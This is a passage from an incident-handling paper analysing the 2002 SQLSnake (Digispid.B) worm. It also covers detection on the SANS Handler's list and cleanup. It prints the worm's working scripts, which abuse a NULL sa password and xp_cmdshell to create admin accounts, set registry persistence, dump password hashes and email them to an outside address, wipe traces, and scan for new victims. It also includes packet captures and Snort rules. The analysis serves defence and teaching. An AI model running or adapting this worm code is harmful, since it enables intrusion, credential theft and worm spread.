0x00D0: 63 00 39 00 27 00                                c.9.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 6C 00  l. .'.n.e.t. .l.
0x00B0: 6F 00 63 00 61 00 6C 00 67 00 72 00 6F 00 75 00  o.c.a.l.g.r.o.u.
0x00C0: 70 00 20 00 61 00 64 00 6D 00 69 00 6E 00 69 00  p. .a.d.m.i.n.i.
0x00D0: 73 00 74 00 72 00 61 00 74 00 6F 00 72 00 73 00  s.t.r.a.t.o.r.s.
0x00E0: 20 00 67 00 75 00 65 00 73 00 74 00 20 00 2F 00   .g.u.e.s.t. ./.
0x00F0: 61 00 64 00 64 00 27 00                          a.d.d.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 67 00  l. .'.n.e.t. .g.
0x00B0: 72 00 6F 00 75 00 70 00 20 00 22 00 44 00 6F 00  r.o.u.p. .".D.o.
0x00C0: 6D 00 61 00 69 00 6E 00 20 00 41 00 64 00 6D 00  m.a.i.n. .A.d.m.
0x00D0: 69 00 6E 00 73 00 22 00 20 00 67 00 75 00 65 00  i.n.s.". .g.u.e.
0x00E0: 73 00 74 00 20 00 2F 00 61 00 64 00 64 00 27 00  s.t. ./.a.d.d.'.
```

At this point, INFECTED is running through a batch file called *sqlinstall.bat* where %1 is defined as the IP address of VICTIM and %2 is a random password generated by INFECTED:

```
rem sqlinstall.bat v2.5

cscript sqlexec.js %1 sa "" echo %1|find "%1"
if not "%errorlevel%"=="0" goto fail

cscript sqlexec.js %1 sa "" net user guest /active:yes
cscript sqlexec.js %1 sa "" net user guest %2
cscript sqlexec.js %1 sa "" net localgroup administrators guest /add
cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /add

net use \\%1 %2 /u:guest

if not exist \\%1\admin$\system32\cscript.exe goto fail
if exist \\%1\admin$\regedt32.exe goto fail

attrib -h drivers\services.exe
attrib -h sqlexec.js
attrib -h clemail.exe
attrib -h sqlprocess.js
attrib -h sqlinstall.bat
attrib -h sqldir.js
attrib -h run.js
attrib -h timer.dll
attrib -h samdump.dll
attrib -h pwdump2.exe

copy drivers\services.exe \\%1\admin$\system32\drivers
copy sqlexec.js \\%1\admin$\system32
copy clemail.exe \\%1\admin$\system32
copy sqlprocess.js \\%1\admin$\system32
copy sqlinstall.bat \\%1\admin$\system32
copy sqldir.js \\%1\admin$\system32
copy run.js \\%1\admin$\system32
copy timer.dll \\%1\admin$\system32
copy samdump.dll \\%1\admin$\system32
```

```
copy pwdump2.exe \\%1\admin$\system32

attrib +h \\%1\admin$\system32\drivers\services.exe
attrib +h \\%1\admin$\system32\sqlexec.js
attrib +h \\%1\admin$\system32\clemail.exe
attrib +h \\%1\admin$\system32\sqlprocess.js
attrib +h \\%1\admin$\system32\sqlinstall.bat
attrib +h \\%1\admin$\system32\sqldir.js
attrib +h \\%1\admin$\system32\run.js
attrib +h \\%1\admin$\system32\timer.dll
attrib +h \\%1\admin$\system32\samdump.dll
attrib +h \\%1\admin$\system32\pwdump2.exe

attrib +h drivers\services.exe
attrib +h sqlexec.js
attrib +h clemail.exe
attrib +h sqlprocess.js
attrib +h sqlinstall.bat
attrib +h sqldir.js
attrib +h run.js
attrib +h timer.dll
attrib +h samdump.dll
attrib +h pwdump2.exe

cscript sqlexec.js %1 sa "" net user guest /active:no
cscript sqlexec.js %1 sa "" net localgroup administrators guest /delete
cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /delete

cscript sqlexec.js %1 sa "" isql -E -Q ``sp_password NULL,%2,sa``
cscript sqlexec.js %1 sa %2 run.js sqlprocess.js %2

echo. > %1.ok
goto end

:fail
echo. > %1.fail

:end
net use \\%1 /d
```

The batch file on INFECTED has detected a vulnerable host, VICTIM, activated the *guest* account, and has elevated the privileges of that account to *administrator*-level. Next, the batch file mounts a drive on VICTIM, unhides the files that (we assume previously hidden by the *attrib* command) are on INFECTED, the copies the worm files over to VICTIM, followed by using *attrib* to hide the files on both INFECTED and VICTIM. The batch file then removes the privileges and deactivates *guest*. Then it changes the password of the *sa* account on VICTIM. On VICTIM it launches *run.js*, while on INFECTED it creates a file such as Host1.2.3.4.ok and drops the SMB share with VICTIM.

Through inspection of *sqlinstall.bat* we can see that these files are the payload of this worm: *services.exe, sqlexec.js, clemail.exe, sqlprocess.js, sqlinstall.bat, sqldir.js, run.js, timer.dll, samdump.dll, and pwdump2.exe.*

VICTIM is now infected with the worm and is executing *run.js sqlprocess.js* <password>:

```
// run.js v1.00

shell = new ActiveXObject("WScript.Shell");

execstr = "";

for (counter = 0;counter < WScript.Arguments.length;counter++)
 execstr += WScript.Arguments(counter) + " ";

if (execstr.length > 0)
 shell.run(execstr, 0)
```

This is simply a JavaScript interface to run commands in a shell; in this calling, it is executing *sqlprocess.js* <password>, which is the main payload of the worm. Comments are made within the code, and an overview of the three streams of execution will follow:

```
// sqlprocess v2.5
// Greetings to whole Symantec anti-virus department.

threads = 100;

interval = 5000;
installtime = 300000;

shell = new ActiveXObject("WScript.Shell");
fs = new ActiveXObject("Scripting.FileSystemObject");

if (WScript.Arguments.length > 0)     // Checks to see if sqlprocess.js is called with the “init” argument
 if (WScript.Arguments(0) == "init")
  {
   timer = new ActiveXObject("Timer.Sleep");
   shell.Run("\"" + WScript.ScriptFullName + "\"");
   timer.DoSleep(60000);
   WScript.Quit();
  }

clefile = shell.ExpandEnvironmentStrings("%SystemRoot%\\system32\\msver241.srq");

// msver241.srq is a Send Request file, which is built before a query is sent.  The worm's commands would show up here.
path = fs.GetFile(WScript.ScriptFullName).ParentFolder + "\\";

function random(min_number, max_number)       //Simple ranged random number generator
 {
  return min_number + Math.round((max_number - min_number) * Math.random());
 }

sdataip = new Array(216, 64, 211, 209, 210, 212, 206, 61, 63, 202, 208, 24, 207, 204,
203, 66, 65, 213, 12, 192, 194, 195,
                    198, 193, 217, 129, 140, 142, 148, 128, 196, 200, 130, 146, 160, 164,
170, 199, 205, 43, 62, 131, 144,
                    151, 152, 168, 218, 4, 38, 67, 90, 132, 134, 150, 156, 163, 166,169);

sdataf = new Array(151, 111, 101, 62, 49, 45, 43, 40, 36, 36, 33, 27, 25, 24, 23, 20, 18,
13, 12, 10, 10, 10, 9, 8, 8, 6, 6,
                   6, 6, 5, 5, 5, 4, 4, 4, 4, 4, 4, 4, 3, 3, 3, 3, 3, 3, 3, 3, 2, 2, 2,
2, 2, 2, 2, 2, 2, 2, 2)

sarraylength = sdataip.length;
statarray = new Array();

// By using sdataf as a histogram over the values in sdataip, statarray approximates a distribution of values, more on this
below
for (s = 0;s < sarraylength;s++)
 {
  arraylength = statarray.length;

  for (i = arraylength;i < arraylength + sdataf[s];i++)
   statarray[i] = sdataip[s];
 }

// returns a string in the form of letter number letter number letter number letter number used as a password
function password()
 {
  pass = "";

  for (counter = 0;counter < 4;counter++)
   pass += String.fromCharCode(random(97, 122)) + random(0, 9);

  return pass;
 }

// This hampers forensic recovery of file.  First renames the file randomly, and overwrites with 0-length file
```

```
function destroy(filename)
 {
  if (!fs.FileExists(filename))
   return false;

  file = fs.GetFile(filename);
  tempname = file.Name = fs.GetTempName();    //renames original file to random filename
  file.Delete(true);                          //Deletes the file once

  newfile = fs.CreateTextFile(tempname, true);        //Overwrites with a 0-length file
  newfile.Close();

  file = fs.GetFile(tempname);
  file.Delete(true);                          //Deletes once more

  return true;
 }

if (WScript.Arguments.length != 0)       // If called with an argument other than "init", assigns as password
 {
  // netdde sets up DDE shares for interprocess communication, starts sqlprocess in "init" mode during startup
  shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\ImagePath",
"%COMSPEC% /c start netdde && sqlprocess init", "REG_EXPAND_SZ");
  shell.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\Start", 2,
"REG_DWORD");

  // runs timer.dll silently
  shell.Run("regsvr32 /s timer.dll", 0, true);

  sql = new ActiveXObject("SQLDMO.SQLServer");
  sql.Connect(".", "sa", WScript.Arguments(0));     // connect to local SQL server using new password

  if (sql.VersionMajor == 7)
   shell.RegWrite("HKLM\\software\\microsoft\\mssqlserver\\client\\connectto\\dsquery",
"dbmssocn");

  sql.Close();

  //copies regedt32.exe to System Root used as a signal of infection to other worm threads
  fs.CopyFile(shell.ExpandEnvironmentStrings("%SystemRoot%\\system32\\regedt32.exe"),
shell.ExpandEnvironmentStrings("%SystemRoot%\\"), true);
  destroy(clefile);     // Cover tracks by deleting the query file

  // store output of system information in send.txt and email copy to ixltd@postone.com
  shell.Run("cmd /c ipconfig /all > send.txt", 0, true);     // pull network information
  shell.Run("cmd /c cscript sqldir.js . sa " + WScript.Arguments(0) + " /r3s >>
send.txt", 0, true);   // collects information about local databases
  shell.Run("cmd /c pwdump2 >> send.txt", 0, true);  // Copy hashes of windows passwords
  shell.Run("clemail.exe -bodyfile send.txt -to ixltd@postone.com -subject SystemData-" +
WScript.Arguments(0), 0, true);       // emails send.txt to ixtld@postone.com

  destroy(clefile);    // Covers tracks by covering up query file and send.txt
  destroy(path + "send.txt");
 }

shell.Run("net use /persistent:no", 0);       // Do not use persistent SMB connections

timer = new ActiveXObject("Timer.Sleep");

for (;;)
 {
  // Generate a first octet number: first try from statarray, should that fail (a 198 in 1235 chance) a random value from 1 to
223 (to avoid the multicast addresses 224.0.0.0/4 and IANA special purpose addresses 240.0.0.0/4.)  Try again should
the number be 10, 127,172,192.  This avoids RFC 1918 IP-space and loopbacks.
  do
   {
    number = statarray[random(0, 1235)];

    if (typeof(number) == "undefined")
     number = random(1, 223);
```


```
  }
 while (number == 10 || number == 127 || number == 172 || number == 192)

 // services is actually FSCAN.exe in disguise.  FSCAN is a portscanner.[30]  This scans a B-class sized IP-block for TCP/1433
 shell.Run("drivers\\services -q -c 10000 " + number + "." + random(0, 255) + ".1.1-255.254 -p 1433 -o rdata.txt -z " + threads, 0, true);

 rdata = fs.OpenTextFile(path + "rdata.txt", 1);

 while (!rdata.AtEndOfStream)          // Read the file created by the FSCAN
  {
   ip = rdata.ReadLine();

   if (ip.indexOf("1433/tcp") == -1)          // Skip if TCP/1433 not listening
    continue;

   ip = ip.slice(0, ip.indexOf(" "));

   // pull out the ip number and call sqlinstall.bat <ip> <password>
   shell.Run("sqlinstall.bat " + ip + " " + password(), 0);

   counter = 0;

   // sleep until .ok or .fail file is successfully deleted, indicating that sqlinstall.bat ran correctly
   do
    {
     if (counter > installtime / interval)
      break;

     timer.DoSleep(interval);
     counter++;
    }
   while (!destroy(path + ip + ".ok") && !destroy(path + ip + ".fail"))
  }

 rdata.Close();        // Finished scanning the Class-B space
 destroy(path + "rdata.txt");          // Cover up evidence
}
```

There are three ways in which *sqlprocess.js* is called: either with a password argument, with "init" as the argument, or no arguments. No matter how it is invoked, the script builds an array of IP octets that determine the distribution of networks scanned. The code avoids 10.0.0.0/8, 127.0.0.0/8, 172.0.0.0/8 and 192.0.0.0/8, and all addresses over 223.255.255.255. It focuses upon 216.0.0.0/8 (12.3% of the total scanning space,) 64.0.0.0/8 (9%,) 211.0.0.0/8 (8%,) and 209.0.0.0/8 (5%.) When called with "init," *sqlprocess.js* sets up a trigger to call to itself without an argument after sleeping for 60000 seconds.

[30] fscan.exe can be found at http://www.foundstone.com/knowledge/proddesc/fscan.html

Scanning Distribution per 1st Octet

1st Octet	%								
1	0.000719	46	0.000719	91	0.000719	136	0.000719	181	0.000719
2	0.000719	47	0.000719	92	0.000719	137	0.000719	182	0.000719
3	0.000719	48	0.000719	93	0.000719	138	0.000719	183	0.000719
4	0.002338	49	0.000719	94	0.000719	139	0.000719	184	0.000719
5	0.000719	50	0.000719	95	0.000719	140	0.005577	185	0.000719
6	0.000719	51	0.000719	96	0.000719	141	0.000719	186	0.000719
7	0.000719	52	0.000719	97	0.000719	142	0.005577	187	0.000719
8	0.000719	53	0.000719	98	0.000719	143	0.000719	188	0.000719
9	0.000719	54	0.000719	99	0.000719	144	0.003148	189	0.000719
10	0	55	0.000719	100	0.000719	145	0.000719	190	0.000719
11	0.000719	56	0.000719	101	0.000719	146	0.003958	191	0.000719
12	0.010436	57	0.000719	102	0.000719	147	0.000719	192	0.008816
13	0.000719	58	0.000719	103	0.000719	148	0.005577	193	0.007197
14	0.000719	59	0.000719	104	0.000719	149	0.000719	194	0.008816
15	0.000719	60	0.000719	105	0.000719	150	0.002338	195	0.008816
16	0.000719	61	0.033108	106	0.000719	151	0.003148	196	0.004768
17	0.000719	62	0.003148	107	0.000719	152	0.003148	197	0.000719
18	0.000719	63	0.029869	108	0.000719	153	0.000719	198	0
19	0.000719	64	0.090597	109	0.000719	154	0.000719	199	0.003958
20	0.000719	65	0.015294	110	0.000719	155	0.000719	200	0.004768
21	0.000719	66	0.016913	111	0.000719	156	0.002338	201	0.000719
22	0.000719	67	0.002338	112	0.000719	157	0.000719	202	0.029869
23	0.000719	68	0.000719	113	0.000719	158	0.000719	203	0.019342
24	0.022581	69	0.000719	114	0.000719	159	0.000719	204	0.020152
25	0.000719	70	0.000719	115	0.000719	160	0.003958	205	0.003958
26	0.000719	71	0.000719	116	0.000719	161	0.000719	206	0.035537
27	0.000719	72	0.000719	117	0.000719	162	0.000719	207	0.020962
28	0.000719	73	0.000719	118	0.000719	163	0.002338	208	0.02744
29	0.000719	74	0.000719	119	0.000719	164	0.003958	209	0.050921
30	0.000719	75	0.000719	120	0.000719	165	0.000719	210	0.040395
31	0.000719	76	0.000719	121	0.000719	166	0.002338	211	0.0825
32	0.000719	77	0.000719	122	0.000719	167	0.000719	212	0.037156
33	0.000719	78	0.000719	123	0.000719	168	0.003148	213	0.011245
34	0.000719	79	0.000719	124	0.000719	169	0.002338	214	0.000719
35	0.000719	80	0.000719	125	0.000719	170	0.003958	215	0.000719
36	0.000719	81	0.000719	126	0	171	0.000719	216	0.122986
37	0.000719	82	0.000719	127	0.000719	172	0	217	0.007197
38	0.002338	83	0.000719	128	0.004768	173	0.000719	218	0.003148
39	0.000719	84	0.000719	129	0.005577	174	0.000719	219	0.000719
40	0.000719	85	0.000719	130	0.003958	175	0.000719	220	0.000719
41	0.000719	86	0.000719	131	0.003148	176	0.000719	221	0.000719
42	0.000719	87	0.000719	132	0.002338	177	0.000719	222	0.000719
43	0.003148	88	0.000719	133	0.000719	178	0.000719	223	0.000719
44	0.000719	89	0.000719	134	0.002338	179	0.000719		
45	0.000719	90	0.002338	135	0.000719	180	0.000719		



When called with a password, this signals the script that this is the initial compromise of the SQL Server, so special steps are taken. The script alters the system registry in order to start the *sqlprocess.js* script in "init" mode when then NetDDE service is started, upon system startup. The *timer.dll* program is started silently. Should the infected server be SQL Server 7.0 and not SQL Server 2000, an additional registry setting is added to allow remote SQL queries. The script then places a copy of *regedit32.exe* in *%SystemRoot%*\, which is used by *sqlinstall.bat* to signal that this server is infected already. The script calls the *destroy* function to remove the traces of the *%SystemRoot%\system32\msver241.srq* file. This file is created whenever the system formulates a query. The intent of this statement is to hide the activities of the worm by cleaning up after itself. The *destroy* function attempts to eliminate evidence by first renaming the file to a random new name, then it deletes the file, as an added touch it creates a new 0-length file using the random name, and then deletes that. It effectively shuffles the contents of the data into the unused space on the hard drive, and effectively hampers the forensic recovery effort. Granted, the file created by the worm is still recoverable, but it will be very difficult to link the recovered chain of data to its original filename, thus accomplishing the intended goal. After covering its tracks, the script gathers information about the newly compromised server. It collects the output of *ipconfig /all*, runs *sqldir.js* to generate information about local databases, and uses *pwdump2* to capture hashed passwords of local accounts, and sends them via email to *ixltd@postone.com* using the *clemail.exe* mailer agent included with the worm. It again clears the *msver241.srq* file and the email message using the *destroy* function. From here, it continues on as if the script was called with no arguments.

If no arguments are passed, (or it has continued from above,) the script disables persistent SMB logins, and enters a scanning loop. First it generates an initial IP octet, by grabbing a random element from the generated distribution array. Should the element be undefined (the script has a built in error,) it will select a random number between 1 and 223 (since 224.0.0.0/4 is reserved for multicast and 240.0.0.0/4 is reserved for special purposes.) If the number is 10, 127,172, or 192 it will try again (first from the array, then a random number.) This is to keep the worm from scanning RFC1918 and Loopback addresses. From this number the script calls *services.exe*, which is really FoundStone's port scanner *FPORT.exe* renamed to hide its purpose. It takes the generated initial IP octet, and generates the second octet randomly between 0 and 255 then it calls:

```
services -q -c 1000 <initial octet>.<second octet>.1.1- 255.254 -p 1433
-o rdata.txt -z 100
```

The script then processes the *rdata.txt* file, pulling out IP addresses of servers that respond on TCP/1433 launching *sqlinstall.bat* <server ip> <password> where the password is generated by the *password* function. Periodically the script checks for the existence of *<host ip>.ok* or *<host ip>.fail* which indicate success or failure for a given IP. When found, the script *destroy*s the trace evidence. When the *rdata.txt* file is completed, it too is *destroy*ed. The script then loops selecting another initial IP octet for scanning-- relentlessly.

When gathering information about the compromised server, the worm executes:

```
cscript sqldir.js . sa <password> /r3s >> send.txt
```

When launched, the script connects to the local host as *sa*, and traverses down three levels deep in each table of each database stored on the compromised server. In testing, this invocation of *sqldir.js* was ineffective. The following command, on the other hand, dumped the databases and table names, which could be used by an attack to evaluate high-value targets:

```
cscript sqldir.js . sa <password> /ar3s >> send.txt
```

The worm also uses *sqlexec.js* to connect the SQL Server's databases to run commands. *Timer.dll* is used schedule events. The *pwdump2.exe* program relies on *samdump.dll* to execute. It all occupies 460k, and is injected over SMB shares.

There have been two variants of this worm identified. The version analyzed here is known as B. According to Symantec,[31] variant A uses *sqlexec.exe* (based off of SQLPoke http://www.sqlsecurity.com/scripts/sqlpoke.zip) instead of *sqlexec.js*, creates user *sqlagentcmdexec* instead of *guest*, and the worm sends the information plundered from the compromised server to: *system@digitalspider.org, system@hiddennet.org, and system@infinitspace.net.* It has not been determined whether variant A was written before, or after B.

Detecting the Attack

Incident handling via a mailing list uses a different procedure than an on-site incident response effort. When on-site, one is more familiar with the affected environment, and has a better opportunity to access forensic information in the form of host and network logs. The stakes for an on-site responder are also much higher—it is their environment that is at stake. In a volunteer, remote effort such as that offered by SANS at *handler@incidents.org* jobs are rarely on the line. An on-site effort consists of these steps: preparation, identification, containment, eradication, recovery, and lessons learned. A remote effort such as the Handler's list can't address issues such as preparation, and containment. The steps taken more often resemble: detection and identification, generation of eradication and recovery instructions, generation and dissemination of mitigation instructions. The "Lessons Learned" phase is often a private affair, if it occurs at all—there are no staff meetings on a volunteer mailing list.

This SQL worm incident was more of a collection of mini-incidents, as opposed to a single compromise. Not only did a single compromise have to be detected and dealt with, but also the pattern of massive scanning and infection had to be detected. Despite the detection of TCP/1433 scans on individuals' IDS sensors as early as February, the combined sensor reports of DShield.org did not measure any noticeable increase until May 3rd, 2002. Even with this signal, the members of the Handler's list attributed the up tick to the coincidence that a couple of B-class sized contributors had received a single scan. The reason behind the scan was still unknown, but theorized to be a possible new Buffer Overflow. On the 8th of May, reports of numerous scanning, and actual compromises of machines were reported. These penetrations were due to the exploitation of a NULL *sa* password. In response, the Handler's list sent out a list of instructions to harden a SQL Server (blocking TCP/1433, adding passwords, and patching.) On the 13th the lists had put together the risks of a NULL *sa* password and the *xp_cmdshell*.

[31] McAfee.

Finally, on the 16th, a packet capture of the SQL Worm arrived on the Handler's list, where the involvement of *xp_cmdshell* command's involvement was confirmed.

```
0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 2F 00 61 00 63 00 74 00 69 00 76 00  t. ./.a.c.t.i.v.
0x00D0: 65 00 3A 00 79 00 65 00 73 00 27 00              e.:.y.e.s.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 6F 00 34 00 63 00 33 00 65 00 33 00  t. .o.4.c.3.e.3.
0x00D0: 63 00 39 00 27 00                                c.9.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 6C 00  l. .'.n.e.t. .l.
0x00B0: 6F 00 63 00 61 00 6C 00 67 00 72 00 6F 00 75 00  o.c.a.l.g.r.o.u.
0x00C0: 70 00 20 00 61 00 64 00 6D 00 69 00 6E 00 69 00  p. .a.d.m.i.n.i.
0x00D0: 73 00 74 00 72 00 61 00 74 00 6F 00 72 00 73 00  s.t.r.a.t.o.r.s.
0x00E0: 20 00 67 00 75 00 65 00 73 00 74 00 20 00 2F 00   .g.u.e.s.t. ./.
0x00F0: 61 00 64 00 64 00 27 00                          a.d.d.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 67 00  l. .'.n.e.t. .g.
0x00B0: 72 00 6F 00 75 00 70 00 20 00 22 00 44 00 6F 00  r.o.u.p. ."D.o.
0x00C0: 6D 00 61 00 69 00 6E 00 20 00 41 00 64 00 6D 00  m.a.i.n. .A.d.m.
0x00D0: 69 00 6E 00 73 00 22 00 20 00 67 00 75 00 65 00  i.n.s.". .g.u.e.
0x00E0: 73 00 74 00 20 00 2F 00 61 00 64 00 64 00 27 00  s.t. ./.a.d.d.'.
```

On the 20th the lists received a report that a honeypot was visited by the scan.

```
08/10-09:17:27.144281 attacker.178:4152 -> victimip.89:1433
TCP TTL:116 TOS:0x0 ID:58872 IpLen:20 DgmLen:244 DF
***AP*** Seq: 0x33EF4E39  Ack: 0x3F466ED4  Win: 0x4470  TcpLen: 20
10 01 00 CC 00 00 01 00 C4 00 00 00 01 00 00 71  ...............q
00 10 00 00 00 00 00 07 10 0B 00 00 00 00 00 00  ................
E0 03 10 00 E4 FD FF FF 12 04 00 00 56 00 03 00  ............V...
5C 00 02 00 00 00 00 00 60 00 21 00 A2 00 0C 00  \.......`.!.....
00 00 00 00 BA 00 05 00 C4 00 00 00 C4 00 00 00  ................
00 04 75 99 3E 63 00 00 00 00 C4 00 00 00 53 00  ..u.>c........S.
55 00 48 00 73 00 61 00 4D 00 69 00 63 00 72 00  U.H.s.a.M.i.c.r.
6F 00 73 00 6F 00 66 00 74 00 20 00 28 00 72 00  o.s.o.f.t. .(.r.
29 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00  ). .W.i.n.d.o.w.
73 00 20 00 53 00 63 00 72 00 69 00 70 00 74 00  s. .S.c.r.i.p.t.
20 00 48 00 6F 00 73 00 74 00 XX 00 XX 00 2E 00   .H.o.s.t.X.X...
38 00 32 00 2E 00 31 00 34 00 32 00 2E 00 38 00  8.2...1.4.2...8.
39 00 4F 00 4C 00 45 00 44 00 42 00              9.O.L.E.D.B.
```

Unfortunately, the honeypot was not a SQL Server, so no new information was gathered. Also on the 20th, many more reports of spikes in TCP/1433 scans are reported and confirmed on lists such as the intrusions list. The mystery comes to an end finally on the 21st when a copy of the worm arrives on the Handlers list. Throughout the day members put forth their thoughts on the code. Coincidentally, the 21st is the day that Symantec, Trend, and McAfee released their analyses of the worm. The Handler's list distributed a NULL-password scanner on the 21st to aid administrators in securing their network. On the 22nd, the list hammers out SNORT rules to detect the SQL Worm. The first attempt used a shotgun approach[32]:

[32] Courtesy of Ken Williams' post on SANS Handlers list.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1433 (msg: "SQLSnake Probe –
Local Rule 3"; classtype:local-rule-violation; sid:1000002; rev:1;)
```

Which is finally refined to be[33]:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1433 (msg: "SQLSnake Probe -
Local Rule  3"; content:"|780070005F0063006D00640073006800650006C006C|"
classtype:local-rule-violation; sid:1000002; rev:1;)
```

It wasn't until the 23rd that the first request for clean-up instructions arrived from the public on the Handler's list.

It's important to note the amount of time the elapsed between the first detection of scans and outright attempts to use *xp_cmdshell*, and capture of actual worm code—nearly a month and a half.

Responding to the Attack

An example of one of the many micro-incidents occurs on May 29th, 2002 at Computer Enterprises X (the names are changed to protect the participants.) The weekly network virus-scan report indicates that a developer's laptop was infected with the Digispid.B.Worm. The System Administrator has entered Incident Response mode, specifically the Identification phase. First, the Administrator sent the infection report and links to remediation steps to the Developer and requested that a password be added to the *sa* account, and the worm cleaned off of the system. After thirty minutes, the Developer had not complied, so the Administrator took the infected server off of the network (the Containment phase.) Forty-five minutes later, the Developer had complied. The system was rescanned and added to the network after the system tested clean and the *sa* account was password protected (eradication and recovery.) Although the infection probably occurred at the Developer's home network, it was determined that the Firewall rules in the enterprise needed to be tightened. Additionally, the enterprise lacked any intrusion detection system, which would have detected the outbound scanning shortly after infection, if not the infection itself. The time between virus scans permitted the worm to run amok for possibly six days (assuming that pattern files were available and installed on the 22nd when the previous scan had run—otherwise the window is open much longer,) scanning and infecting other networks and servers before the Administrator was aware of the infection.

In general, a responder first needs to determine the scope of the problem in order to contain the incident. An automated Microsoft baseline security tool can check for NULL *sa* passwords on the network (available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/Tools/MBSAhome.asp.) Using another method, one could use *nmap* in this manner:

```
nmap –sT –p 1433 10.0.0.0/16| grep –v "closed"
```

This will generate a list of servers that are possibly vulnerable. From this list, you can execute:

```
osql –U sa –P "" –S <ip> -Q "exec sp_password NULL,
'<password>','sa'"
```

[33] Donald Smith post to SANS Hndlers list.

This will change the password on any NULL-passworded server, quickly closing the door on the SQL Worm. This is a quick fix; locating all of the NULL-passworded accounts (in addition to *sa*) on the system can prevent further abuse. These can be located with the following query on a server:

```
use master
select name, Password
      from syslogins
      where password is null
      order by name
```

Once these are locked-down by the Administrator, the system can be further protected by removing the extended procedures from the server via:

```
use master
exec sp_dropextendedproc 'xp_cmdshell'
```

Once the doors are closed, the responder can start cleaning up after the party. The worm itself doesn't damage a system, but the release of information to clearly hostile parties has to be taken seriously. Also, the worm leaves the *sa*'s password NULL, and the scanning of the infected server clearly identifies it as vulnerable for exploitation. For these reasons, an infected server should be considered completely compromised; it should be taken off-line, rebuilt/replaced, and patched. This is not always practical so we provide instructions to clean up after an infection.

At this point, the *sa* password should have already been changed, if not, this is the first step. Also, every password on the compromised server needs to be changed, since the hashes for these passwords have been transmitted to a hostile party.

The worm modifies the following registry keys, so they should be restored to their original settings:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSel\Services\NetDDE\ImagePath =
%SystemRoot%\system32\netdde.exe
HKEY_LOCAL_MACHINE\System\CurrentControlSel\Services\NetDDE\Start = 0x3
```

The worm adds the `HKEY_LOCAL_MACHINE\System\microsoft\mssqlserver\client\connectto\dsquery` registry setting to servers running SQL Server 7.0, it may be removed if the server does not perform remote requests, otherwise it is safe to keep as is.

The actual worm files can be removed with the following batch (this works for variant B:)

```
attrib -h %WinDir%\system32\drivers\services.exe
attrib -h %WinDir%\system32\sqlexec.js          or sqlexec.exe if variant A.
attrib -h %WinDir%\system32\clemail.exe
